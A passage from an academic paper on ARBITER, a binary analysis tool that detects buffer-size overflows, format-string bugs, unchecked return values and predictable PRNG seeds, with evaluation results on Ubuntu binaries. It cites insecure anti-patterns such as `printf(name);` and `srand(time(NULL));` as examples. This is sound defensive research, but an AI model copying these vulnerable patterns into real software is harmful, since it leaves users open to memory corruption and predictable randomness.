From the static side, this property allows ARBITER to adaptively step forward or back on a CFG without having to worry about imprecisions caused by incorrect aliasing information. From the dynamic side, it greatly simplifies aliasing problems resulting from the lack of initialization of the dynamic state.

Choosing the right techniques. The three key properties previously described allow ARBITER to yield a powerful integration of static and dynamic techniques that focus on a subset of common vulnerability classes while retaining sufficient generality to adapt to a range of real-world vulnerabilities. Specifically, we use the static techniques of data flow recovery and program slicing (more details in Section 5). Our choice of dynamic techniques is informed by the vulnerability properties. `P1` defines the scope of vulnerabilities that ARBITER can support and suggests the use of DSE, which can reason about complex value relationships in data flows. `P2` defines a pre-condition to achieve high scalability by providing an opportunity to execute *small slices* of programs. This poses a challenge: These slices typically lack state information necessary for a dynamic analysis. Luckily, `P3`, and the resulting ability to ignore much of the aliasing problem, allows us to effectively apply a DSE technique known as Under-Constrained Symbolic Execution (UCSE). Without `P3`, ARBITER would need to either compute aliasing during static analysis (which is an undecidable problem) or accept high false positives caused by conservative aliasing. Our dynamic techniques are discussed in Section 6.

Thus, ARBITER can reason about vulnerabilities that comply with these properties in both static and dynamic-symbolic contexts. We call these vulnerabilities *Property-Compliant (PC) Vulnerabilities*. To give the reader a better perspective on the concrete scope of our approach, we represent candidate Common Weakness Enumeration (CWE) entries which contain PC-type vulnerabilities in Table 3, along with example CVE entries and suggested sources and sinks. In the remainder of this paper, we will focus on CWEs: 131, 134, 252 and 337: "Incorrect Calculation of Buffer Size," "Uncontrolled Format String," "Unchecked Return Value," and "Predictable Seed in Pseudo-Random Number Generator."

3.1 CWE-131: Allocation Site Overflows

Integer overflows at allocation sites are a serious class of vulnerabilities that can provide attackers with powerful primitives. Such vulnerabilities can cause programs to allocate blocks of memory smaller than the amount of data they are supposed to hold. When data is copied into this memory, the resulting out-of-bound memory accesses can potentially be exploited by attackers to gain code execution.

Occurrence. We observed this as a common pattern in modern software where a custom wrapper function is invoked to allocate memory using common `libc` functions such as `malloc`, `realloc`, or `calloc`. The wrapper function usually requires an argument that denotes the number of bytes to be allocated. Before invoking functions to allocate the requested number of bytes, that number might be increased to accommodate application-specific metadata. When the requested size is very large, this increase can lead to an integer overflow, causing a too-small allocation to be requested.

Static sources and sinks. Naturally, the sinks for this CWE are allocation functions (`malloc`, `calloc`, `realloc`). The sources, in turn, are arguments to the wrapper function that *calls* the identified sinks.

Static data flow. The data flow specification for this vulnerability is simple: we can statically recover all flows from the sources to the sinks, and then reason about them symbolically.

Dynamic symbolic constraints. Our dynamic constraints for CWE-131 ensure that allocation size calculations do not overflow in wrapper functions. The constraints, expressed mathematically here (but procedurally in ARBITER), are as follows:

Let $uint : e \rightarrow uint$ denote the evaluation of an expression as an unsigned integer value. Given an arithmetic expression e passed as argument to a memory allocation function f, and its individual terms $\{e_1, \cdots, e_n\}$. A vulnerability exists iff $\exists e_i \in \{e_1, \cdots, e_n\} | uint(e_i) > uint(e)$.

This constraint is based on the assumption that a function that contains the allocation site never decreases the required length of the memory block[3].

[3] Interestingly, in our large-scale evaluation, we found that this assumption does not always hold, which leads to false positive detections of vulnerabilities. We discuss these cases, and their impact on our results, in Section 8.1.1.

CWE-ID	Description	P1	P2	P3	Source	Sink	CVE
CWE-78	Improper Neutralization of Special Elements used in an OS Command ("OS Command Injection")	✓	✓	✓	1st arg. of `sprintf()`	1st arg. of `system()`	CVE-2016-1334
CWE-190	Integer Overflow or Wraparound	✓	✓	✓	arithmetic op. on return values of `sizeof()`	`size_t` arg. of *	CVE-2017-1000121
CWE-131	Incorrect Calculation of Buffer Size	✓	✓	✓	arithmetic operations	arg. of `malloc()`	CVE-2018-18311
CWE-134	Controlled Format String	✓	✓	✓	*	`printf()` and alike	CVE-2012-0809
CWE-252	Unchecked Return Value	✓	✓	✓	return values of `setuid()`	*	CVE-2013-4559
CWE-337	Predictable Seed in Pseudo-Random Number Generator	✓	✓	✓	return values of `time()`	arg. to `srand()`	CVE-2020-13784
CWE-676	Use of Potentially Dangerous Function	✓	✓	✓	*	1st arg. of `strcpy()`	CVE-2011-0712
CWE-120	Buffer Copy without Checking Size of Input ("Classic Buffer Overflow")	✓	✓	✓	2nd arg. of `read()`	1st arg. of `memcpy()`	CVE-2003-0595

Table 3: Example candidate vulnerability classes that ARBITER supports with sample sources and sinks. The green background indicates a deterministically matched property. The yellow background indicates a conditionally matched property. `P1` refers to data-flow vulnerabilities, `P2` refers to easily identifiable sources and sinks and `P3` refers to control-flow-determined aliasing. In this paper, we specifically explore the automatic detection CWE's 131, 134, 252 and 337.

3.2 CWE-252: Unchecked Return Values

Vulnerabilities can occur if a program does not properly handle an error. These vulnerabilities can provide an attacker with a range of capabilities from Denial-Of-Service to Privilege Escalation [21]. A typical attack vector is a vulnerability in a program that tries to drop privileges to an unprivileged user after a privileged initialization phase. If the return value from the privilege reduction (i.e., `setuid`) is not checked, the program may be vulnerable.

Occurrence. These flaws can occur whenever developers omit return value checks for code that *can*, but almost never *does*, fail. Aside from `setuid` and similar functions, this includes frequently used functionality such as `mmap`, `open`, `close`, and so on.

Static sources and sinks. We decided to focus on system calls that have clear security implications, resulting in the following list of sources: `access`, `chdir`, `chown`, `chroot`, `mmap`, `prctl`, `setgid`, `setsid`, `setpgid`, `setreuid`, `setregid`, `setresuid`, `setresgid`, `setrlimit`, and `stat`. This list is trivially expandable. For sinks, we used the return block of the function (in the binary being analyzed) that is calling the system call's corresponding `libc` API.

Static data flow. To catch cases where the return value was discarded (a common cause of this vulnerability), the data flow specification must capture all flows of the API return value from the source, including those where the return value of the caller did *not* depend on the system call return value.

Dynamic symbolic constraints. The return value of our chosen APIs can either be -1 for error, or something else, for success. ARBITER's ability to reason symbolically allows us to craft a powerful vulnerability constraint for this application: If, at the end of the function, DSE identifies states where the return value from the API call can be *either* success or failure, then there was no check to constrain the value, and an unchecked return value vulnerability exists.

3.3 CWE-134: Uncontrolled Format String

Formatting functions, such as `printf()`, determine the number of arguments at runtime based on a *format string*. This format string, as a required function argument, contains both ordinary characters (printed verbatim) and *format directives*, which specify arguments to be printed, copied, or modified. If a user can control the format directives, they can often use this capability to disclose or overwrite memory values and compromise the security of the program.

Occurrence. These flaws can potentially occur whenever a format string is not constant. This can be the result of lazy programming practices (i.e., `printf(name);` instead of `printf("%s", name);`) or of insufficient filtering in the dynamic construction of format strings. The former frequently occurs in lesser-exercised paths (especially error logging).

Static sources and sinks. We used the set of `libc` functions that would be affected by format string vulnerabilities as sinks. These are `printf`, `fprintf`, `asprintf`, `dprintf`, `sprintf`, `snprintf`, `vasprintf`, `vfprintf`, `vsprintf`, and `vsnprintf`. The sources, in turn, are arguments to the wrapper function that *calls* the identified sinks.

Static data flow. The data flow specification for this vulnerability is simple: we can statically recover all flows from the sources to the sinks, and then reason about them symbolically.

Dynamic symbolic constraints. The dynamic symbolic constraints for this vulnerability check whether the format string used in a sink is a constant or not. If this format string is not a constant, this is flagged as a potential bug.

3.4 CWE-337: Predictable Seed in PRNG

The security of a Pseudo-Random Number Generator (PRNG) depends on the unpredictability of its seed. If an attacker can predict this seed then, regardless of the quality of the PRNG, they can determine the random values used by the program. If these random values are used for security-critical operations, the attacker might be able to violate security.

Occurrence. Unfortunately, a common practice, is to use the current time (in seconds) to seed the PRNG. This makes the random seed predictable, and is responsible for a number of real-world vulnerabilities. Similar common anti-patterns involve the use of process IDs as seeds. These IDs are predictably increasing, also making them poor choices of seeds.
Static data flow. The data flow specification for this vulnerability is simple: we can statically recover all flows from the sources to the sinks, and then reason about them symbolically. While previous vulnerability classes used constant values as negatives, they are treated as positives here.
Dynamic symbolic constraints. DSE is used to confirm the results of the data flow analysis and establish a data flow between the sources and the sinks. There are no additional constraints that need to be applied.

4 ARBITER Analysis Framework

The properties identified in Section 3 enable the effective combination of static and dynamic approaches into ARBITER. In this section, we provide an overview of the ARBITER approach, and discuss, at a high level, how it detects PC vulnerabilities in binary programs.

Figure 1 shows an overview of ARBITER. At a high level, ARBITER combines scalable static analysis techniques with precise DSE techniques. The former allows it to identify a superset of PC vulnerability candidates in the program being analyzed, while the latter acts as a filter for false positives, configurable between precision and scalability. ARBITER functions fully on binary code, and, while its underpinning concepts are well-studied in source code, their use on binary code required several innovative analysis improvements.

Input: The Binary. To analyze binary code, ARBITER needs the binary in question. Unlike purely dynamic analyses (such as fuzzing), the provided binary does not need to be runnable.
Input: Vulnerability Description. As discussed in Section 3, PC vulnerabilities have certain properties that can be used to detect them with static analysis. These properties are provided to ARBITER as a *Vulnerability Description* (VD). A VD is a programmatic representation of the static and symbolic artifact descriptions in Section 3 (e.g., Section 3.1 for CWE-131 and Section 3.2 for CWE-252). Other PC vulnerability classes can be added through the creation of a VD.
Identifying vulnerable flows. ARBITER uses a combination of techniques to identify flows potentially satisfying the VD in the binary. It first searches for VD subjects on a recovered Control Flow Graph, then queries a computed Data Dependency Graph to identify data flows between these subjects matching the provided VD. ARBITER computes paths representing these flows, and promotes these to the next step. This process is described in Section 5.
Verifying vulnerable conditions. ARBITER uses Under-Constrained Symbolic Execution (UCSE) to execute the provided paths and recover symbolic data relationships between the source and sink. If this relationship satisfies the constraints described in the provided VD, the path is promoted to the next step. This process is described in Section 6.
Reducing context-based false positives. ARBITER limits the context sensitivity of its static analysis to achieve scalability. As a result, the data flow detected for a Vulnerability Candidate might be missing constraints that would be present with a higher context sensitivity, resulting in a false positive detection. To alleviate this problem, ARBITER computes a slice from the detected sink with a higher context sensitivity, and symbolically executes it to identify missing constraints. By increasing the context sensitivity level in this step, ARBITER trades scalability for precision. If ARBITER cannot identify any constraints to invalidate an extant Vulnerability Candidate, that candidate will be reported to the analyst as an alert. This process is described in Section 7.

5 Identifying Vulnerable Flows

Taking a CFG and a VD as input, ARBITER builds and queries a data dependency graph (DDG) with respect to the vulnerability sources/sinks specified in the VD. The resulting candidate vulnerable data flows will be verified by the dynamic analysis component of ARBITER. This section will focus on the unique static data flow tracking technique that drives ARBITER, how the DDG is created, and how vulnerable data flow candidates are identified.

5.1 Precise Static Data Flow Tracking

Graph-based and taint-based static analyses were used to find taint-style vulnerabilities in both source code and binary code. While PC vulnerabilities are similar, reasoning about them may require more precision during data-flow tracking. ARBITER does this with a novel static data flow tracking technique, named `SymDFT`, that focuses on *precision* and *scalability* while sacrificing soundness. Given any starting point (usually the beginning of a function), `SymDFT` statically emulates the basic blocks in a context-sensitive and path-sensitive manner, and models registers, memory (as a flat memory model that covers global regions, stack, and heap), syscalls, and accesses to and from file descriptors (this captures accesses to file and network sockets). `SymDFT` achieves high precision of modeled data by using a symbolic domain, i.e., tracking unknown variables and symbolic expressions during analysis. Next we detail the key design decisions of `SymDFT`.

Traversal policy. On a function level, `SymDFT` traverses the basic blocks inside the function in topological order, which ensures a block is always visited after all its predecessors are visited. Once a call to a callee is encountered, `SymDFT` will analyze the callee function and use the returned abstract state to proceed the analysis at the return site.




Figure 1: ARBITER's workflow. ARBITER discovers vulnerabilities in three steps: identifying vulnerable flows, verifying conditions, and reducing false positives.

Branching policy. `SymDFT` incorporates an idea underpinning forced execution and blanket execution [12]: At each branching point it forks the abstract state and follows *all* branches, regardless of branch feasibility: `SymDFT` collects symbolic path predicates (i.e., symbolic constraints) as the emulation progresses, but it does not evaluate the satisfiability of these constraints. While this sacrifices precision, ARBITER restores precision in the verification step described in Section 6.

State merging policy. Abstract states at the same binary address are merged immediately, where each state is assigned a *merging label*, and the concrete and symbolic expressions are merged into a form of an if-then-else expression with the merging labels being the conditions.

Termination. To ensure analysis termination, `SymDFT` employs an aggressive termination strategy: (1) When the call depth exceeds 2 functions, `SymDFT` forges an abstract return value instead of analyzing the callee and (2) Each loop is visited at most 3 times. This aggressive termination strategy trades a decrease in soundness and precision for scalability.

5.2 Building DDGs and Extracting Flows

ARBITER first identifies sources or sinks on the CFG and recognizes the relevant functions. Then ARBITER builds a DDG for the function containing each source or sink. Note that these DDGs do not include any of the callers, which will be further discussed in Section 7. Knowing sources and sinks, identifying all vulnerable data flows on a DDG is as trivial as traversing from sources or sinks and generate subgraphs.

When only sinks are described in the VD, ARBITER builds a DDG for each function (and callees) where sinks are found, instead of building a full-program DDG covering all potential input sources. This significantly improves scalability of DDG generation and vulnerable flow identification at the cost of precision, which ARBITER corrects in the verification step.

6 Verifying Vulnerable Flows

Candidate vulnerability data flows collected during static analysis are not necessarily vulnerable because (1) they are unsatisfiable or (2) the path predicates make the vulnerability untriggerable even if the flow is valid. ARBITER uses under-constrained symbolic execution to verify each candidate data flow and eliminate those unsatisfiable or not vulnerable.

6.1 Under-Constrained Symbolic Execution

Due to incomplete CFGs and the dynamic coverage problem, ARBITER usually cannot derive a feasible execution path that starts from the entry point of the target binary and reaches the vulnerability sink. Instead, binary program slices that candidate data flows correspond to usually do not include code that is necessary for program state initialization. In source-based analyses, *under-constrained symbolic execution* (UCSE) is a viable approach to performing DSE on incomplete program states [13, 29]. UCSE allows symbolic execution of arbitrary functions without initializing data structures or modeling environments. All values that are not available in the incomplete state (e.g., missing parameters and unknown return values from callees) are deemed as *under-constrained* variables. When an under-constrained variable is used as a pointer, UCSE will initialize the variable as a pointer that points to a freshly allocated memory region with the same size the pointer type specifies. If the variable is not used as a pointer, an under-constrained variable will be more constrained with symbolic constraints applied to it.

In ARBITER, we extend UCSE to support binary code. UCSE fundamentally suffers from the aliasing problem by assuming under-constrained pointers do not point to any existing objects (or in binaries, any allocated regions in memory). Luckily, `P3` in PC vulnerabilities dictates that no aliasing relationships that are uncaught by the control flow exists, which sidesteps the aliasing problem in UCSE.

Two challenges arise because type information is unavailable on stripped binaries. We present them and our solutions.

Shadow memory allocation. Due to lack of type information, UCSE does not know the size of the memory region to allocate. In ARBITER, UCSE does not determine the sizes of the memory regions that are allocated for under-constrained pointers. Instead, we assume each under-constrained pointer points to a *shadow* memory region that is completely isolated from the stack, the heap, and other shadow memory regions.

All pointers derived from an under-constrained pointer can only be used to access the same shadow region.

Adding necessary constraints. UCSE on source code relies on information about sizes of variables for constraining pointers (to within the variable) and finding violations (when a pointer access goes beyond the range of the variable it should point to). Such information is unavailable on binary code, making constraining pointers and variables difficult, and certain memory accesses caused by under-constrained pointers or variables may corrupt critical data structures on the stack or in the global region (e.g., a fully constrained pointer, a stored return address, etc.), which will lead to unsound symbolic states that do not exist during execution. Hence, our UCSE aggressively adds constraints to variables and pointers so that key data on the stack or in the global region cannot be overwritten. Note that this way, our UCSE will not find vulnerabilities (e.g., stack buffer overflows) that involve overwriting these critical data structures, but such vulnerabilities are not within PC and are thus outside the scope.

6.2 Collecting Data Flow Constraints

For each candidate vulnerability data flow, ARBITER runs UCSE on a program slice that is generated by traversing the CFG from each sink. At the sink, ARBITER extracts the symbolic expressions that represent data dependencies between the source and sink and collects path predicates (constraints). If the constraints corresponding to the VD are satisfiable, ARBITER reports a potential VD violation.

7 Adaptive False Positive Reduction

Despite the satisfiability filtering of candidate vulnerable data flows in the UCSE step, the lack of context still leaves a large number of false positives. Because ARBITER works inside a function, it does not have context-sensitive information that might influence the control- and data-flow of a function.

We filter out false positives by increasing the analysis context *once a vulnerability is detected in a smaller context*. ARBITER recursively identifies all call sites of the current function and proceeds to analyze in the context of the calling frames. ARBITER recursively continues to expand the context caller by caller until a predefined recursion limit is reached.

The recursion limit can be chosen by the analyst adaptively based on the number of reports and time constraints, as each additional context could lead to an exponential increase in analysis time. Our results show that each context expansion steps cuts alerts by roughly a factor of two (shown in Section 8.1), and three reduction steps reduce false positives sufficiently for results to be manually verified.

Class	Alerts	True Positive	False Positive		UT
			VFP	DFP	
CWE-131	436	194	184	11	47
CWE-134	158	12	139	3	4
CWE-252	159	83	15	56	5
CWE-337	377	372	0	2	4

Table 4: Summarizing the results of the different experiments. "VFP" refers to the number of false positives classified as Vulnerability False Positive. "DFP" refers to the number of false positives classified as Description False Positive. "UT" refers to the number of reports that we could not triage due to software complexity.

8 Evaluation

We performed several experiments to measure the effectiveness of ARBITER in terms of both its performance and its ability to identify bugs in real-world software, on a large scale, while maintaining a high precision. The evaluation was performed on a Kubernetes cluster of Intel Xeon CPUs at 2.30GHz, with one core and 4GB of RAM dedicated to the analysis of each binary. The prototype of ARBITER was implemented atop `angr` [38].

We discuss three separate sets of experiments: a performance evaluation on the `coreutils` Linux binaries to measure the computational cost of different parts of our techniques (presented in Appendix C), a comparative experiment on the Juliet program analysis test suite and several other Linux programs to position ARBITER with respect to state-of-the-art, and a large-scale evaluation on the Ubuntu 18.04 software repository (containing 76,516 binaries) to assess ARBITER's ability to detect vulnerabilities in the CWE-131, CWE-252, CWE-337, and CWE-134 vulnerability classes.

8.1 Effectiveness Evaluation

To measure ARBITER's ability to find bugs in real code, we performed a large-scale effectiveness evaluation on all userspace binaries in the x86-64 Ubuntu Linux 18.04 repositories. Out of the 1,852,152 ELF files in the Ubuntu Linux 18.04 repositories, we excluded 1,708,122 kernel modules (on which ARBITER is not designed to function), and 64,101 symbol-only ELF files (containing debug symbols for other ELFs)[4]. The resulting 79,929 ELFs contained 79,343 unique files. The underlying `angr` framework failed to process 2,829 of these, leaving us with a final dataset size of 76,516.

We checked each binary against ARBITER's four implemented VDs: CWE-131, CWE-252, CWE-134, and CWE-337. Across the four vulnerability classes, with a recursion limit of three for the Adaptive False Positive Reduction step, ARBITER raised 1095 alarms. We manually analyzed all of these 1095 alarms and were able to classify 1036 alarms into 636 True Positives and 400 False Positives. We differentiated the False Positives between false positives stemming

[4] In our dataset of nearly 65k packages, 600 packages have on average 4,000 kernel object files each.

from insufficient precision in the analysis (which we term a *Vulnerability False Positive*) and false positives due to imprecision the VD itself (a *Description False Positive*)[5]. The 410 False Positives included 338 Vulnerability False Positives and 72 Description False Positives. For the remaining alerts, we could not classify them into True or False Positives due to our unfamiliarity with the applications and their complexity.

Table 4 presents a summary of ARBITER's alerts. For the curious reader, we include detailed information about the numbers of binaries, functions, sinks, paths, and states that ARBITER dealt with through various stages of its analysis on the different vulnerability types in Appendix D.

We are responsibly disclosing vulnerabilities to the respective developers. Appendix A lists public (addressed or WONTFIX) vulnerability disclosures. Some vulnerabilities have now been fixed due to our efforts (e.g., CVE-2018-18311), while others were vulnerabilities rediscovered by ARBITER but not yet deployed to Ubuntu repositories (e.g., CVE-2016-5636, CVE-2017-1000158, and CVE-2020-7105).

Case Studies. We present several case studies of ARBITER's findings in Appendix E. One case study is especially interesting involving OCaml.

During our triaging of ARBITER's CWE-131 alerts, we found 26 reports where the buggy function was almost identical. When we checked the source code, we found that the programs were all written in OCaml, and *the OCaml source code of the functions in question did not contain any buggy behavior*. Upon further investigation, we found that all 26 alerts were caused by a bug introduced *during compilation by the OCaml compiler*. We investigated this thoroughly and developed a Proof of Concept that triggered an integer overflow and subsequently an out-of-bound heap access that eventually crashes the program. This bug affects *all 32-bit OCaml programs* compiled with affected releases (up to the latest one) of the OCaml compiler. We disclosed to the OCaml developers, and they are currently investigating the issue.

8.1.1 CWE-131: Overflows at Allocation Sites

ARBITER raised 436 CWE-131 (Incorrect Calculation of Buffer Size, described in Section 3.1) alerts in 444 functions across 366 binaries on our dataset. Through manual static analysis, we determined that 194 of these were True Positives, 184 were Vulnerability False Positives, and 11 were Description False Positives. We were unable to triage 47 alerts across 34 binaries due to the complexity of the vulnerable code and our lack of familiarity with the code bases in question.

Description False Positives. 11 alerts reported across 10 binaries show that the predicate we used in our CWE-131 VD does not always imply the presence of a bug. Our VD goal was to model an integer overflow vulnerability in the argument to an allocation invocation. However, the predicate in the VD is based on a typical pattern for an integer overflow, not a specific integer overflow marker. Specifically, the pattern describes the situation of a size variable being passed as an argument to an allocation wrapper, and overflowing during computation, resulting in a smaller variable being passed to the allocator. In 11 out of 150,077,458 functions in the Ubuntu dataset this does not hold: a computation performed by the wrapper function legitimately reduces the allocation size, without undergoing an integer overflow.

Vulnerability False Positives. We identified several major reasons for VFPs among the CWE-131 alerts.

Unrealistic Execution Requirements. Triggering some detections may require executing callbacks an unreasonable number of times. For example, a detection that depends on a global counter becoming very large might need the function that increments that global counter to be executed billions of times, and is thus not triggerable in practice.

Unrealistic Data Requirements. Some alerts are generated for functions that *would* suffer an integer overflow when provided with a string of, e.g., 2^{64} bytes. As such data is infeasible to produce or transfer, these bugs are not triggerable. By investigating these cases further, we found that ARBITER raised alerts in 24 functions across 24 binaries because it assumed that 2^{64}-1 byte-long strings were practical to have in memory.

Dead code. Some detections that appeared to be practical bugs were in dead code that could not be triggered.

Insufficient analysis context. In some cases, caller functions higher up in the call stack introduce constraints that make the vulnerability impossible to trigger in practice, but ARBITER does not analyze to a high enough caller level to reason about those constraints. For example, the `alttab` binary uses LibPNG to load a PNG, and contains a 4-byte integer overflow caused by image dimensions. Although the PNG specification allows for PNG height and width up to 2^{32}, LibPNG limits them to 2^{16}, making the bug untriggerable.

Signedness side-effects. In situations where an overflowed integer is sign-extended before being used in an allocation function, the extended value becomes huge, and the process exits because the allocation fails.

8.1.2 CWE-252: Unchecked Return Values

In this template, ARBITER symbolically executes paths starting from the sink and tries to reach the end of the function that contains the sink. Then, during FP reduction, it executes paths from the outermost caller to the sink and continues execution until the end of that caller. This differs from the other three templates where ARBITER only explores from the caller up until the sink because, in CWE-252, the otherwise-unchecked return value could later be checked by a caller function.

For security-critical APIs listed in Section 3.2, ARBITER produced a total of 159 CWE-252 alerts in 135 functions

[5] As the VD we used for both experiments were proven incorrect in at least a few cases, we feel it is important to discuss both types of false positives separately.

across 126 binaries. We manually triaged these to identify 83 True Positives, 139 Vulnerability False Positives, 3 Description False Positives, and 4 alerts that we could not triage.

Description False Positives. Of the filtered list of 159 reports, we found 53 reports that violated the assumptions we had made while generating our VD for several reasons.

Atomic operation confusion. There were two detections where the subject's return value was overwritten with a default value using a single instruction *cmov*, which is a conditional mov instruction. ARBITER assumed that if a single state can satisfy either constraint for the return value of the subject, it must be reported as a bug. However, in these cases, the *cmov* instruction did not generate a new state but added a constraint on the return value of the subject. Our analysis incorrectly classifies these instances as bugs. Similarly, two other false positives were caused by *setz*. We can solve this problem by modifying the underlying code lifting mechanism to split a single *cmov/setz* instruction into two branches.

Unsupported error values. We had assumed that the return value of the subject could be either SIZE_MAX or UINT_MAX to return errors as 64- or 32-bit values respectively. Therefore, our VD would check if the value returned is either SIZE_MAX or UINT_MAX. All sinks VD except for *mmap* return UINT_MAX on error, while *mmap* returns SIZE_MAX on error. In the case of *mmap*, both UINT_MAX and 0 are considered successful return values. Therefore, our analysis incorrectly labels these cases as True Positives. We found 52 cases where the return value of *mmap* was compared against UINT_MAX and was (incorrectly) reported.

Vulnerability False Positives. In this case, false positives are usually caused by limitations in ARBITER's analysis engine.

Duplicate sinks. When a function has more than one sink, ARBITER would create symbolic expressions for the return value of each sink. However, the dependency between the sink and the generated symbolic expression is not preserved. Therefore, when the return value of one of these sinks is checked for error and the other is not, the constraints applied on the unchecked return value would be satisfied. ARBITER incorrectly classifies the first sink as the alert location when the actual alert is linked to the second sink. However, it should be noted that ARBITER also correctly identifies the alert linked to the second sink. We found eight instances of such alerts.

Unsupported API functions. When some functions return an error code, the program will call function *__errno_location* to get the address of the *errno* variable for the current thread. The program will then dereference the returned address to retrieve the error code. When *__errno_location* is invoked, the address it returns is stored in register `rax`. But, angr does not overwrite or clear `rax` after simulating *__errno_location*. This causes ARBITER to assume that the return value of the sink (instead of the address of *errno*) is being dereferenced, and according to the VD for CWE-252, the dereferenced value must also be checked. ARBITER raises an alert when the check is missing. We found six such alerts.

Ignoring error checking functions. Recall that for this VD, in the FP reduction step, ARBITER would symbolically explore paths from a caller function until the sink after which it would continue exploring paths that lead to the end of the caller function. This is different from other VD's where ARBITER only symbolically explores paths from a caller function up until the sink. The reason is that other VD's can determine the existence of a bug at the sink, unlike this VD.

This increase in complexity of the paths explored leads to a large number of timeouts with each additional level of FP reduction. Therefore, we used a feature of the underlying framework that does not symbolically explore calls to any function after the sink has been invoked. This can lead to incorrect results if the return value of the sink is passed to a sub-routine as an argument. If this sub-routine is tasked with checking the value of its argument, ARBITER will not detect this check because the sub-routine will not be explored at all.

We found only one case where such a sub-routine was used to check the return value of the sink.

8.1.3 CWE-337: Predictable Seed in PRNG

ARBITER reported 377 CWE-337 alerts in 372 functions across 350 binaries. Through manual triaging, we identified 372 True Positives, 2 Description False Positives, and 4 cases that were too complex to triage.

Description False Positives. These 2 Description False Positives occurred because a seed used in the call to *srand* was generated by combining (e.g., with an `xor` operation) the return value of *time* with a value read from the kernel's random number generator (using */dev/urandom*). Because our description did not test if anything *other* than the time was used to seed the PRNG, ARBITER had no way to filter out these cases.

Vulnerability False Positives. We did not identify a Vulnerability False Positives in the results. The common case was `srand(time(NULL));`.

8.1.4 CWE-134: Uncontrolled Format String

ARBITER raised 158 CWE-134 (Controlled Format String, described in Section 3.3) alerts across 139 functions in 119 binaries. Through manual triage, we determined that 12 of these reports where True Positives, where the user could control the format string and trigger a format string vulnerability. However, we found that 142 of these reports did not lead to a format string vulnerability and therefore are false positives, mostly (as discussed next) due to insufficient context information even with 3 levels of FP reduction.

Description False Positives. Among the 142 false positive reports generated by ARBITER during this experiment, three were caused due to a violation of the assumptions we made while generating our VD. Our objective was to find invocations of the `printf` family of functions where the format specifier was not a constant string.

However, our VD would flag situations where a string is generated by combining multiple constant strings using `sprintf`-like functions. We found 1 situation where `sprintf`-like were invoked to write constant strings into a stack buffer. This stack buffer was then used as the format specifier for a different sink. Because the stack buffer is not a constant value, ARBITER flagged such situations as positives.

In another two cases, the format specifier was set to NULL. Since this value is not considered as a constant string, these two reports were alerted by ARBITER.

Vulnerability False Positives. 36 false positives were caused by functions similar to `G_gettext` and `__dcgettext`. These functions translate a text string into the user's native language. Because ARBITER lacked this knowledge, it assumed that the string returned by these functions was not constant.

A majority of the false positives occurred due to insufficient context information. We found that 103 of the false positive reports occurred since a caller that was 4 levels (or more) up the callstack invoked the subsequent functions with a constant string as the argument. Since our false positive reduction step only included three level callers, it could not detect these constants and misclassified them as positives.

8.2 Comparative Evaluation

To understand how ARBITER fits into the current state of the art, we perform a comparative evaluation across several experiments. We demonstrate the advantage of ARBITER's eschewing of traditional dynamic analysis by evaluating against AFL, compare ARBITER against static analysis techniques that have the advantage of source code access but lack ARBITER's symbolic execution capabilities (CodeQL and Infer), and use ARBITER to analyze the Juliet static analysis test suite and identify previously unreported bugs.

8.2.1 ARBITER vs. Dynamic Analysis (AFL)

While the approaches and techniques we used to detect vulnerabilities are different from the dynamic approach of fuzzing, a comparative evaluation of a popular fuzzer can demonstrate strengths that ARBITER provides over fuzzing.

We generated POCs for 25 integer overflow vulnerabilities in 15 binaries that ARBITER had reported, and evaluated whether AFL is able to find these vulnerabilities. Of these 15 binaries that contain vulnerabilities, only seven are standalone binaries, with the remainder being shared objects that required a harness to execute. Two of these seven binaries could not be run without additional manual environmental configuration, such as GUI/network. For the remaining five, we used a wrapper that would use the bytes generated by AFL as the relevant command-line arguments or environment inputs in order to fuzz them. Because, while creating the POCs for ARBITER's detection, we had already understood the appropriate command-line argument/environment variable that triggers the crash, we modified the wrapper to fuzz only that particular command-line argument/environment variable value.

We ran AFL for 24 hours on one core per binary. In two, AFL found the same bug as ARBITER. In one, AFL found a different crash bug than ARBITER, in a different vulnerability class. In the remaining two, AFL did not find a bug.

When we tried fuzzing these binaries *without* explicitly controlling the argument/environment variable that we identified with ARBITER's help, AFL could not trigger the crash after 24 hours of fuzzing each binary.

These results suggest that a combination of fuzzing and the techniques proposed in ARBITER might be a promising area of research, though recent trends in hybrid fuzzing research make that a fairly predictable statement. They also show that ARBITER *does* find bugs that AFL misses, and does so without the need for manual harnessing.

8.2.2 ARBITER vs CodeQL

CodeQL [35] is a source code analysis engine available on the LGTM [36] platform. We wanted to evaluate whether CodeQL could detect any of the errors we identified with ARBITER. The queries that match our two implementations of ARBITER the closest are *Inconsistent operation on return value* and *Overflow in uncontrolled allocation size*. Note that CodeQL's only analysis is in a semantic domain on a source code level; hence, the queries are fundamentally different from ARBITER's symbolic domain.

We found 11 programs with CWE-252 ARBITER alerts and 54 programs with CWE-131 ARBITER alerts on LGTM. LGTM identified no inconsistent return value operations and only one true positive allocation size overflow alert on these programs. However, it did raise 6 alerts that we matched those that we manually determined to be false positives and 3 alerts that matched those we could not effectively triage.

These results show that ARBITER can identify bugs missed even by source-level analyzers such as CodeQL.

8.2.3 ARBITER vs Infer

Infer is a static program analyzer for Java, C, and Objective-C, written in OCaml [4, 14]. Internally, Infer uses separation logic and bi-abduction to reason about bug classes such as null pointer dereferences, memory leaks, coding conventions, and unavailable API's. Unfortunately, in 2017 Infer removed the support for the bug class of ignored return values [15]. Nevertheless, Infer still supports the detection of integer overflows in Java, C, and Objective-C programs.

We evaluated Infer on a subset of the integer overflows for which we created POCs. Four targets have build system unsupported by Infer, so we ran the tool manually on the particular source code files. Infer was unable to detect integer overflows in these targets. We believe that Infer's separation logic analysis capabilities are less powerful when it comes

